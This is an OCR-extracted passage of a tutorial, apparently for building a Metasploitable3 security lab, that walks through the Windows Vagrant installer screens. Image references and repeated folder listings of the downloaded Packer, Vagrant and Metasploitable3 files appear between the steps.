
Destination Folder

Click Next to install to the default folder or click Change to choose another.

Install Vagrant to:

C:\HashiCorp\Vagrant\

Then Click on "Install".



Name


metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Vagrant Setup

Ready to install Vagrant

Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.

Vagrant installation process starts as shown below.



Name

metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master


Vagrant Setup

Installing Vagrant

Please wait while the Setup Wizard installs Vagrant.

Status: Validating install

Once the installation is complete, click on "Finish".



Name

